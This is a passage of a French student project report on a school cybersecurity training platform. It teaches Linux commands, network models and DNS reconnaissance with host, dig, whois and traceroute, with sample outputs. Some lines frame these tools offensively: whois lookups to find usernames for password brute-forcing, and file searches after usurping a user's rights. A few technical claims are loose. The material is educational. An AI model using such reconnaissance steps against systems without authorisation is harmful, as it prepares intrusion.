



---

# Plateforme d'entraînement à la Cybersécurité de Mines Nancy

Compte rendu du projet de département

Lucas KLOUBERT – Juin 2023

Tuteur de Projet : Laurent Ciarletta

---



## Table des matières

<b>INTRODUCTION .....</b>	<b>3</b>
<b>I - Fondements de la cybersécurité : Linux, protocoles réseaux et requêtes.....</b>	<b>5</b>
1) Commandes basiques en Linux .....	5
A) Edition de fichiers .....	5
B) Recherche textuelle dans l'espace de travail .....	8
2) Modèles de protocoles réseaux.....	9
A) Le modèle OSI .....	10
B) Le modèle TCP / IP .....	12
3) Protocoles réseaux utiles en cybersécurité .....	13
A) DNS (Domain Name System) .....	13
B) Les protocoles HTTP et HTTPS .....	17
C) Formulation de requêtes HTTP et HTTPS.....	19
<b>II - Outils utilisés en cybersécurité et présentation des différentes attaques.....</b>	<b>22</b>
1) Les outils de scans de ports .....	22
2) Utilisation de Metasploit .....	26
3) Interagir avec une cible web .....	30
A) Utilisation des outils de développement des navigateurs .....	30
B) Formuler des requêtes avec Curl .....	32
C) Déobfuscation de code source.....	34
4) Passage en force et énumération web .....	35
A) GoBuster, un outil de scrapping web .....	36
B) Forçage de mots de passe avec Hydra.....	37
5) Création d'interfaces systèmes .....	39
<b>III) Déroulé de l'année et production des livrables.....</b>	<b>42</b>
A) Formation Initiale .....	42
B) Mise en place du projet web : le site support de la plateforme.....	44
C) Production d'une cible d'entraînement.....	47
<b>Conclusion .....</b>	<b>51</b>

# **INTRODUCTION**

L'évolution rapide des technologies informatiques au cours des dernières décennies a révolutionné les modes de vie et le monde du travail. De nos jours toute personne peut se connecter à un appareil en réseau ou à un site internet, et toute entreprise est présente en ligne, accessible et exposée à la visibilité du grand public. La cybersécurité consistant en la protection des technologies de l'information (systèmes, réseaux et données) est ainsi devenue un enjeu majeur pour tous les individus et les organisations, qui doivent veiller à leur intégrité face aux attaques toujours plus nombreuses, plus pointues et mondiales. L'avènement de l'IoT (internet des objets) au sein des foyers contribuent également à l'essor du risque informatique.

Néanmoins, face à des attaques d'envergure grandissante et des codes applicatifs développés toujours plus vite sur des produits issus le plus souvent de l'open source avec un cycle de vie effréné, peu d'individus ont les moyens de réaliser l'importance de maintenir à niveau la sécurité de leurs appareils et de se tenir informé sur les nouveaux outils développés et utilisés par les attaquants.

C'est pourquoi l'école nationale supérieure des Mines de Nancy a dans ce contexte décidé de mettre en place une plateforme d'entraînement à la cybersécurité afin de former ses étudiants de toutes spécialités à l'utilisation des outils de ce domaine.

Responsable de la réalisation de ce projet du département informatique pendant toute une année scolaire, ce rapport présente le travail réalisé au cours de la période. Il s'agit d'un document à visée pédagogique, adressé à toute personne intéressée par la cybersécurité, incluant celles ayant peu de connaissances informatiques. Il explicite notamment l'utilisation des outils courants de la cybersécurité offensive, mais traite également du développement web du site support de la plateforme d'entraînement et de la création d'une cible pour mettre en pratique les compétences acquises.

Dans un premier temps je m'intéresserai aux fondements de linux, des réseaux et des outils développeurs. Ces connaissances sont fondamentales car si elles ne permettent pas directement de réaliser une attaque sur une cible, ce sont les bases de toute démarche en cybersécurité et seront toujours utilisées en addition aux outils cyber offensifs.

Je traiterai ensuite de plusieurs programmes utilitaires permettant de réaliser des attaques simples sur différents types de cibles. Ces applications à réunir sur la machine virtuelle attaquante sont essentielles au déroulement d'une cyberattaque car même lorsqu'elles ne suffisent pas à prendre le contrôle du site ou de la machine distante elles produisent beaucoup d'informations que l'on peut exploiter pour affiner le travail restant à fournir.

Enfin j'expliquerai comment j'ai développé le site support de cette plateforme de cybersécurité et quelles y sont les technologies mises en œuvre. Je décrirai également les étapes de la construction d'une cible web simple pour pratiquer ses premières attaques de cybersécurité.

# **I - Fondements de la cybersécurité : Linux, protocoles réseaux et requêtes**

## **1) Commandes basiques en Linux**


Les opérations de cybersécurité sont souvent réalisées sous Linux car indépendamment de la distribution choisie, ce système opérationnel est connu pour sa robustesse et la sécurité intrinsèque qu'il offre. En effet, les vulnérabilités Linux sont plus rapidement corrigées grâce à une architecture open source *via* l'action d'une communauté de développeurs très active qui contribue à améliorer la qualité des services, surtout en matière de sécurité. Ainsi que ce soit pour le rôle d'attaquant ou de défenseur il est souvent intéressant de recourir à une distribution Linux pour assurer sa protection tout en disposant de nombreux outils nécessaires pour mener une attaque sans être détecté.

Lorsque l'objectif est de procéder à des exercices de cybersécurité, certaines distributions de Linux sont tout particulièrement adaptées, notamment Kali. Kali Linux est mondialement utilisée pour réaliser des cyberattaques car elle est agrémentée de nombreux outils de cybersécurité préinstallés y compris ceux utilisés par les professionnels du pen-testing (ceux qui pratiquent des tests de pénétration pour le compte des entreprises). De plus, c'est l'une des distributions avec la documentation la plus complète, et les correctifs de sécurité y sont très réguliers. Il faut néanmoins prévoir une difficulté à l'apprentissage plus relevée pour la maîtrise de cette distribution car elle est adressée à des professionnels du domaine de la cybersécurité et non à des débutants.

Avant toute chose, assurez-vous de disposer d'une machine virtuelle sous Linux. Vous pourrez trouver l'image d'une machine virtuelle kali préparée pour la réalisation d'attaques de niveau débutant jointe à ce rapport.

### **A) Edition de fichiers**

Intéressons-nous à présent à des commandes Linux très utiles dans le domaine de la cybersécurité. En effet, par la suite nous aurons besoin de nous déplacer dans le système de fichiers d'un système Linux. Ce dernier est composé d'une arborescence de répertoires et fichiers dans laquelle on peut se déplacer.



Pour créer un répertoire de travail où stocker les différents fichiers liés à des pratiques de cybersécurité, on utilise la commande **mkdir** avec la syntaxe :

**mkdir <directoryName>**

Pour se déplacer dans un répertoire, on utilise la commande **cd** dans le terminal suivie du nom de répertoire. Pour afficher la liste des fichiers contenus dans ce répertoire, on utilise la commande **ls**.

La commande **vi** ou **vim** signifiant « vi improved » permet d'accéder à un éditeur de texte en mode texte peu ergonomique, mais puissant pour créer ou modifier un fichier. La syntaxe de lancement de l'éditeur est :

**vim <fileName>**

où <filename> est soit un fichier dans le répertoire de travail que l'on souhaite modifier, soit le nom du fichier à créer. La particularité de vi est de proposer trois modes d'édition distincts. Le mode automatique auquel on accède à l'ouverture de la fenêtre de l'éditeur permet uniquement d'effectuer des commandes sur le contenu du fichier. Les plus utiles sont :


- <number>x qui supprime <number> caractères à partir de celui sous le curseur
- d<number>d qui efface <number> lignes à partir de celle sélectionnée
- >> et << qui permettent de gérer les tabulations du texte
- /<string> qui recherche les occurrences de la chaîne de caractères <string> dans l'ensemble du document
- :wq pour une sauvegarde avant de quitter le document
- :q! pour quitter sans sauvegarder

```
lucas@mobile7: /mnt/c/Users/lucas/Documents
Hello world
Today we are practicing for cybersecurity

    Let's do our best !
~
~
~
/do
```

Pour passer en mode insertion, il suffit de presser la touche **i** depuis le mode automatique. Dans ce mode les différents raccourcis claviers à l'exception de **CRTL-C** sont disponibles pour une rédaction texte classique. La commande **CRTL-C** met fin au mode insertion et cause un retour au mode automatique.

Pour passer en mode remplacement, il faut utiliser le raccourci **SHIFT-R**. Dans ce mode le caractère sous le curseur sera remplacé par celui inséré au clavier. Pour revenir au mode automatique, il suffit de presser **CRTL-C**.



L'intérêt de l'utilisation de vim est d'accélérer les opérations de modification et de suppression en utilisant les modes précédemment décrits. Par exemple si l'on utilise un programme pour itérer les tests de mots de passe à partir du contenu d'un fichier (comme le fait notamment Hydra), lorsqu'une première combinaison réussie est obtenue, si elle interrompt l'algorithme on pourra plus tard le reprendre facilement en supprimant d'une commande toutes les lignes inutiles en début de document.

La commande **cat** permet également d'utiliser les fonctionnalités d'un éditeur de fichiers, bien que ce ne soit pas le seul moyen de l'utiliser. En tant qu'éditeur de texte, cat est moins puissant que vi, mais il présente l'avantage de proposer toutes ses fonctionnalités directement dans le terminal, sans ouverture d'une nouvelle fenêtre pour afficher le fichier. Les options les plus utiles de la commande cat sont les suivantes :

- **cat -n <filename>** Affiche le contenu du fichier dans le terminal. L'option **-n** permet d'afficher les numéros de ligne.

- `cat > <filename>` Crée un nouveau fichier ou en efface tout le contenu puis passe en mode écriture.
- `cat >> <filename>` Ajout de contenu en fin de fichier en mode écriture
- `cat *` Afficher tous les fichiers du répertoire
- `cat <file1> <file2> > <file3>` Créer un nouveau fichier qui combine les précédents.

```
lucas@mobile7:/mnt/c/Users/lucas/Documents$ cat vi_tutorial.txt
Hello world
Today we are practicing for cybersecurity

    Let's do our best !
lucas@mobile7:/mnt/c/Users/lucas/Documents$ cat >> vi_tutorial.txt
We added two lines to the document
^C
lucas@mobile7:/mnt/c/Users/lucas/Documents$ cat vi_tutorial.txt
Hello world
Today we are practicing for cybersecurity

    Let's do our best !

We added two lines to the document
```

## B) Recherche textuelle dans l'espace de travail

La commande `find` permet de rechercher un fichier dans un répertoire. Elle peut nécessiter différentes autorisations si l'on essaie de l'exécuter dans un répertoire sur lequel on ne possède pas de privilèges d'accès. La syntaxe à utiliser est :

`find <option>`

Les options les plus utiles sont les suivantes :

- `-iname <filename>` Rechercher <filename> dans le répertoire sans tenir compte de la casse
- `-type <d or f or l>` Rechercher un certain type de document. D est utilisé pour un répertoire, f pour un fichier et l pour un lien (raccourci).
- `-size` Rechercher un fichier en fonction de sa taille.
- `-mtime` Rechercher par dernière date de modification.
- `-atime` Rechercher par dernière date d'accès
- `-user` Rechercher pour un certain créateur

En cybersécurité, les trois dernières options sont particulièrement intéressantes car plus un fichier a été modifié récemment par un utilisateur connu dont on a usurpé les droits, plus on a de chances de pouvoir modifier le programme ou l'exploiter s'il n'est pas assez sécurisé. Avec des astérisques



(\*) on peut également préciser les données que l'on ne connaît pas, pour rechercher par exemple une partie du nom d'un fichier, ou les documents d'une année plutôt que d'une date précise.

```
lucas@mobile7:/mnt/c/Users/lucas/Documents$ find -user lucas -size 1 -iname *.ppt*  
find: paths must precede expression: `management_progrès.pptx'
```

Enfin, la commande `grep` permet de repérer une chaîne de caractères donnée en entrée dans un fichier spécifié (ou dans un répertoire avec une option). Cette commande est très utile lors de la fouille du code, pour chercher les appels à une fonction peu protégée ou à une base de données par exemple. La syntaxe la plus simple, qui recherche dans toutes les lignes du document en tenant compte de la casse, est :

**Grep <string> <filename>**

Néanmoins, `grep` est très souvent utilisée en cybersécurité avec ses options. Les plus utilisées sont :

- `-i` qui permet d'ignorer la casse
- `-w` qui spécifie que la chaîne est un mot complet
- `-v` pour une recherche inversée, celle des lignes sans la chaîne de caractères
- `-R` qui étend la recherche de la chaîne à tout le répertoire

```
lucas@mobile7:/mnt/c/Users/lucas/Documents$ grep " l" test_grep  
Ceci est un fichier test pour la commande linux grep.  
lucas@mobile7:/mnt/c/Users/lucas/Documents$ grep -v " l" test_grep  
lucas@mobile7:/mnt/c/Users/lucas/Documents$ grep -w "la" test_grep
```

## 2) Modèles de protocoles réseaux

Les systèmes informatiques communiquent entre eux au travers de réseaux, c'est-à-dire d'équipements interconnectés permettant de transmettre des informations. Ces échanges réseaux se font au travers de protocoles bien définis.

Ces derniers représentent un large ensemble de conventions mais également de règles impératives qui décrivent les échanges. Ainsi, les protocoles réseaux sont les différentes structures de données et les méthodes d'analyse de ces données que deux machines doivent connaître afin de pouvoir établir une communication juste de l'information.


En cybersécurité les protocoles réseaux jouent donc un rôle essentiel puisqu'ils interviennent lors des échanges d'informations entre différents

composant d'un réseau. L'attaquant peut essayer de les exploiter à diverses fins : récupérer de l'information qui circule, forcer une communication, ou encore empêcher un échange entre deux machines.

Intéressons-nous aux deux grands modèles qui décrivent les protocoles réseaux en vigueur. Nous pourrions alors étudier quelques protocoles spécifiques très utiles aux hackers, mais aussi aux développeurs pour mettre en place leurs services.

### A) Le modèle OSI

Le modèle OSI (Open Systems Interconnection) sert de base à la majorité des protocoles réseaux utilisés de nos jours. Il s'agit du cadre définissant toutes les étapes d'une communication entre deux machines, chaque étape présentant plusieurs protocoles selon le type de données traitées ou les systèmes effectuant le traitement. Ainsi ce modèle divise le processus de communication en 7 couches avec des fonctions spécifiques et des niveaux d'abstraction différents. Le modèle prévoit que toutes les couches soient autonomes et réalisent leurs tâches indépendamment à partir de l'information qui leur parvient. Il est néanmoins à noter que le cadre OSI n'est que conceptuel, c'est un modèle simple à comprendre mais ne reflétant pas l'implémentation réelle d'une communication.



*Représentation du modèle OSI*

Le modèle OSI prévoit que chaque couche soit parcourue au moins deux fois : en considérant que les 7 couches sont un empilement de protocoles, il faut tout d'abord réduire l'information au format le plus épuré et le plus physique, celui du signal électrique, puis reconstituer l'information dans un format similaire à

celui de départ, en langage dit « humain ». Les modalités de la circulation d'informations entre 2 machines distantes imposent également des passages répétés par les couches physiques, responsables du transport des données, notamment pour couvrir de larges déplacements spatiaux.

La couche d'application, ou « Layer 7 » est la plus proche des utilisateurs initiaux et finaux. Elle communique à ces derniers de l'information qu'ils sont capables de comprendre, au travers de services tels que le courrier électronique (protocole SMTP), le transfert de fichier (protocole FTP) ou la navigation web. C'est donc la couche de toutes les interfaces d'application, responsable de la mise en forme et de l'affichage final des données.

Pour autant, il faut en modèle OSI distinguer cette couche de la sixième, intitulée couche de présentation. Cette couche prépare le format des données pour qu'elles puissent être affichées plus tard à l'utilisateur. Elle est responsable de l'encodage ou du décodage de l'information, c'est à partir de celle-ci que les données brutes peuvent être étudiées sous l'œil de l'informaticien. Elle effectue également la compression ou la décompression des données. C'est sur cette couche que l'on retrouve différents formats de données, souvent des extensions de fichiers tels que HTML ou MP3.


La couche 5 ou couche de session est responsable de la création d'une session unique à l'utilisateur qui permet de l'identifier depuis le serveur. Cette session doit avoir une durée de vie adaptée au temps de communication pour permettre le transfert de toute l'information, tout en isolant l'utilisateur au plus vite après la complétion de cet échange pour le protéger. La couche de session est aussi celle qui permet une retransmission des informations incomplètes et uniquement de ces dernières, optimisant ainsi l'utilisation des ressources. Ainsi la synchronisation des données entre destinataires et expéditeur est assurée à la sortie de cette couche chez le receveur.

La couche suivante est celle de transport, dont la fonction est de décomposer les données qui ne peuvent pas être transférées en un seul paquet sur le réseau. Elle procède donc à la division de l'information en segments, dont l'en-tête permettra le réassemblage. Ces en-têtes permettront aussi à la couche session de savoir quelle partie des données lui sont parvenues pour rétablir la connexion au besoin. Néanmoins certains protocoles de la couche transport sont conçus pour éviter les retransmissions et accélérer la circulation des données vers la machine réceptrice. C'est notamment le cas du protocole UDP (User Datagram Protocol) qui est utilisé pour la retransmission continue ou en direct.

En couche 3, dite couche réseau, on prépare les données au changement de réseau en les désassemblant en paquets toujours plus petits (ou en les reconstituant). Si les deux utilisateurs communiquent sur le même réseau, cette couche n'effectue aucune opération additionnelle et permet une meilleure vitesse de communication. La couche est ensuite responsable du routage de l'information, en utilisant des adresses IP pour acheminer les données en suivant des parcours efficaces.

La couche de liaison des données assure le transfert des données au sein d'un même réseau. Les paquets reçus de la couche précédente sont convertis en trames dont l'en-tête peut inclure l'adresse physique à atteindre (protocole MAC) et des bits de contrôle d'erreurs. La trame est alors transmise sur un premier support physique tel qu'un réseau sans fil ou un câble Ethernet.

Enfin, la première couche est la plus physique de toute : elle définit le maintien de l'information au travers de connecteurs physiques tels que des câbles ou des répéteurs. Ces normes sont essentielles puisqu'on a atteint le niveau plus faible de la connexion, dont dépendent toutes les autres étapes de la communication. Le niveau de dépendance y est très fort alors que c'est aussi la couche la plus fragile et la plus soumise au bruit (perturbations qui altèrent le signal).



## B) Le modèle TCP / IP

Le modèle OSI est encore aujourd'hui le modèle le plus utilisé pour la vulgarisation du déroulement d'une communication, pourtant ce n'est plus le modèle de référence à l'échelle mondiale depuis que le modèle TCP/IP s'est imposé. Celui-ci est plus attrayant car il est né d'une implémentation reposant sur ces deux protocoles étroitement liés plutôt que d'une volonté de normaliser tous les protocoles du processus de communication.


Les protocoles donnant leurs noms au modèle sont le protocole de transport « Transmission Control Protocol » et le protocole réseau « Internet Protocol ». Ils jouent un rôle prédominant dans ce modèle en quatre couches.

La couche application reste la plus proche des utilisateurs : elle se compose de l'ensemble des protocoles haut niveau choisis selon le type de données à traiter.

La couche transport garde également un rôle similaire au modèle OSI, mais il est à noter qu'il n'existe plus que deux implémentations de cette couche : les procédés TCP (lent mais assurant l'ordre, la complétion et le contenu des paquets) et UDP (rapide, mais sans retransmission des paquets manqués ou altérés et fonctionnant sur une logique FIFO (First In First Out) lors de la recomposition de l'information.

La couche internet est implémentée par les protocoles IP et ARP (Address Resolution Protocol) chargés de déterminer les adresses auxquelles il faut acheminer les paquets sur des réseaux distants. Elle réalise un routage sans connexion préalable, l'ordre et la qualité des paquets doit donc être vérifiée dans les couches plus hautes.

Enfin, la couche hôte réseau n'a aucune implémentation prévue. Cela signifie que tous les moyens peuvent être employés pourvu qu'ils permettent d'envoyer les paquets IP sur le réseau. Les implémentations typiques se font au moyen de câbles Internet sur le réseau local.



### 3) Protocoles réseaux utiles en cybersécurité

#### A) DNS (Domain Name System)

Le protocole DNS est un service chargé de la résolution des noms de domaines en adresses IP. Son existence s'explique par la dualité entre d'une

part la nécessité d'adresses IP pour déterminer avec qui échanger lors d'une communication, et d'autre part la volonté humaine de pouvoir identifier une machine sur le réseau par un nom en langage classique. La solution proposée par l'implémentation de ce protocole est un ensemble de serveurs capables d'interroger des registres à l'échelle mondiale. Ces serveurs organisés géographiquement se répartissent le travail de résolution des noms de domaine.

En pratique, lorsqu'un utilisateur essaie d'accéder à une certaine URL (google.fr par exemple) depuis son navigateur, un serveur DNS est contacté pour obtenir la conversion du nom de la ressource (Fully Qualified Domain Name ou FQDN) en une adresse IP correspondante en déplaçant la requête jusqu'au serveur DNS racine.

En cybersécurité l'importance du DNS est capitale : l'attaquant peut identifier le serveur responsable d'un domaine, détourner toutes les demandes d'accès au domaine s'il compromet le serveur, et mener des attaques de type phishing en observant les demandes au serveur.

Il existe différents moyens d'obtenir des renseignements sur une machine distante à partir d'un serveur DNS :

- **host <domain>** Il s'agit de la commande la plus simple, qui renvoie l'essentiel de l'information utile aux communications automatisées avec le propriétaire du nom de domaine. Ces informations sont l'adresse IPv4, l'adresse IPv6 et parfois certains services d'application proposés, comme le serveur de mail du domaine utilisé par le protocole SMTP pour le transfert de mail sur la figure suivante.

```
(kali@kali)-[~]  
$ host google.com  
google.com has address 172.217.20.174  
google.com has IPv6 address 2a00:1450:4007:80c::200e  
google.com mail is handled by 10 smtp.google.com.
```

- **dig <domain>** Avec cette commande on obtient plus d'informations sur la communication établie et la nature de l'échange : le temps de parcours est indiqué, ainsi que le protocole de couche réseau (TCP ou UDP) et des statistiques sur la requête effectuée. On peut demander encore d'avantage d'informations en ajoutant ANY en fin de commande, dans ce cas sont retournés tous les registres publics associés à ce domaine sur le serveur DNS. Sur chaque ligne de la sortie en terminal, on peut alors obtenir différents types d'informations que l'on reconnaît à partir des lettres en quatrième colonne. Ainsi A réfère à un enregistrement de type alias IPv4, AAAA à un enregistrement de type alias IPv6, MX au serveur d'échange de mail et NS (NamerServer) le serveur qui contient le registre des noms / adresse IP. Parfois on a

également des registres contenant des notes textuelles pouvant s'avérer très informatives, ou des informations détaillées à propos d'un service spécifique associé au domaine.

```
(kali㉿kali)-[~]
$ dig google.com ANY

; <<>> DiG 9.18.4-2-Debian <<>> google.com ANY
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 52484
;; flags: qr rd ra; QUERY: 1, ANSWER: 9, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 1280
;; QUESTION SECTION:
;google.com.                IN      ANY

;; ANSWER SECTION:
google.com.                1685861037 IN      MX      10 smtp.google.com.
google.com.                7         IN      SOA      ns1.google.com. dns-admin.google.com. 537524930 900 900 1800 60
google.com.                7205      IN      HTTPS   1 . alpn="h2,h3"
google.com.                157       IN      AAAA     2a00:1450:4007:80c::200e
google.com.                244       IN      A        172.217.20.174
google.com.                169747    IN      NS       ns4.google.com.
google.com.                169747    IN      NS       ns1.google.com.
google.com.                169747    IN      NS       ns2.google.com.
google.com.                169747    IN      NS       ns3.google.com.

;; Query time: 400 msec
;; SERVER: 192.168.94.177#53(192.168.94.177) (TCP)
;; WHEN: Sun Jun 04 02:47:13 EDT 2023
;; MSG SIZE rcvd: 247
```

- **Whois <domain>** En utilisant la commande whois, on obtient toute l'information rendue public volontairement par le propriétaire du nom de domaine sur son activité et l'architecture de ses services de communication. Parfois on obtient même des informations sur un individu spécifique dans l'entreprise, ce qui permet de trouver un nom d'utilisateur pour ensuite automatiser le test de mots de passe sur une page d'authentification.

```
(kali㉿kali)-[~]
$ whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-06-04T07:03:39Z <<<
```

- **Traceroute <domain>** La commande traceroute permet de suivre les routages successifs de l'information sur son trajet jusqu'au propriétaire du nom de domaine. On obtient ainsi non seulement l'adresse IP du

destinataire, mais aussi les adresses IP publiques auxquelles ont dans un premier temps été adressé le message. Il est toutefois déplorable que bien souvent traceroute ne permette que de compter le nombre d'étapes avant d'atteindre la cible car les étapes du trajet sont largement anonymisées, symbolisées par \*\*\*. On n'obtient alors pas plus d'informations que pour une commande ping <hostname> comme on peut l'observer sur l'image suivante.

```
(kali@kali)-[~]
$ traceroute google.com -m 100
traceroute to google.com (172.217.20.174), 100 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  0.824 ms  0.683 ms  0.525 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *^C

(kali@kali)-[~]
$ ping google.com
PING google.com (172.217.20.174) 56(84) bytes of data.
64 bytes from waw02s07-in-f174.1e100.net (172.217.20.174): icmp_seq=1 ttl=115 time=74.8 ms
64 bytes from waw02s07-in-f174.1e100.net (172.217.20.174): icmp_seq=2 ttl=115 time=71.4 ms
64 bytes from waw02s07-in-f174.1e100.net (172.217.20.174): icmp_seq=3 ttl=115 time=71.9 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 71.428/72.700/74.811/1.502 ms
```

Pour connaître l'adresse IP de sa machine, on peut également utiliser la commande **ipconfig** (sous Windows) ou **ifconfig** (sous Linux) qui permet d'obtenir rapidement ses adresses IPv4 et IPv6, mais également des informations sur le nom des interfaces et donc si un VPN est utilisé.

Sur l'image suivante, tous les renseignements liés au VPN (ici openvpn) sont rangés dans la catégorie tun0 (tunnel) alors que l'interface physique ethernet est eth0.



```

(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::6e3b:54e:13d1:cda5 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b6:2d:9a txqueuelen 1000 (Ethernet)
    RX packets 15304 bytes 13796202 (13.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8746 bytes 1281092 (1.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6 bytes 340 (340.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6 bytes 340 (340.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.16.12 netmask 255.255.254.0 destination 10.10.16.12
    inet6 fe80::eid:be27:2aba:e4b6 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef:4::100a prefixlen 64 scopeid 0x0<global>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3 bytes 144 (144.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

## B) Les protocoles HTTP et HTTPS

Le protocole HTTP (HyperText Transfer Protocol) gère les opérations client-serveur au sein desquelles le plus souvent un navigateur web envoie une requête à un serveur web distant. Ce protocole codifie les en-têtes du message et le format des requêtes et réponses afin d'assurer des moyens de communication qui soient universels.

Le déroulé d'une action par le protocole HTTP peut être décomposée en trois étapes : d'abord l'envoi d'une requête au serveur pour l'accès ou la création d'une ressource spécifique, puis le traitement par le serveur web de la requête et enfin formulation d'une réponse dans laquelle aura été intégrée un code indiquant les résultats obtenus par rapport à la requête initiale.

Aujourd'hui le protocole HTTP disparaît au profit de HTTPS, bien plus sécurisé puisqu'il chiffre les données transmises avec des protocoles secondaires de cryptographie tels que TLS. HTTPS est aussi plus performant en termes d'intégrité des données puisqu'il y a vérification des hachés (sorties de fonctions de hachages) des données. De ce fait certains hébergeurs ou navigateurs web n'acceptent plus les sites HTTP jugés non sécurisés. Pour le cyberattaquant, un site sous http est au contraire la promesse d'obtenir des résultats plus efficaces puisque les données non chiffrées peuvent être étudiées à chaque requête.

Les protocoles HTTP et HTTPS sont dits « sans état » (**stateless**) car toute requête est traitée indépendamment. Ainsi le serveur ne conserve aucune information sur les requêtes passées sauf dans le cas d'une gestion de session maintenue, par exemple pour rester authentifié tout au long de la navigation, qui est mise en place avec des mécanismes tels que les cookies qui s'ajoutent à l'URI de la ressource à laquelle on accède.

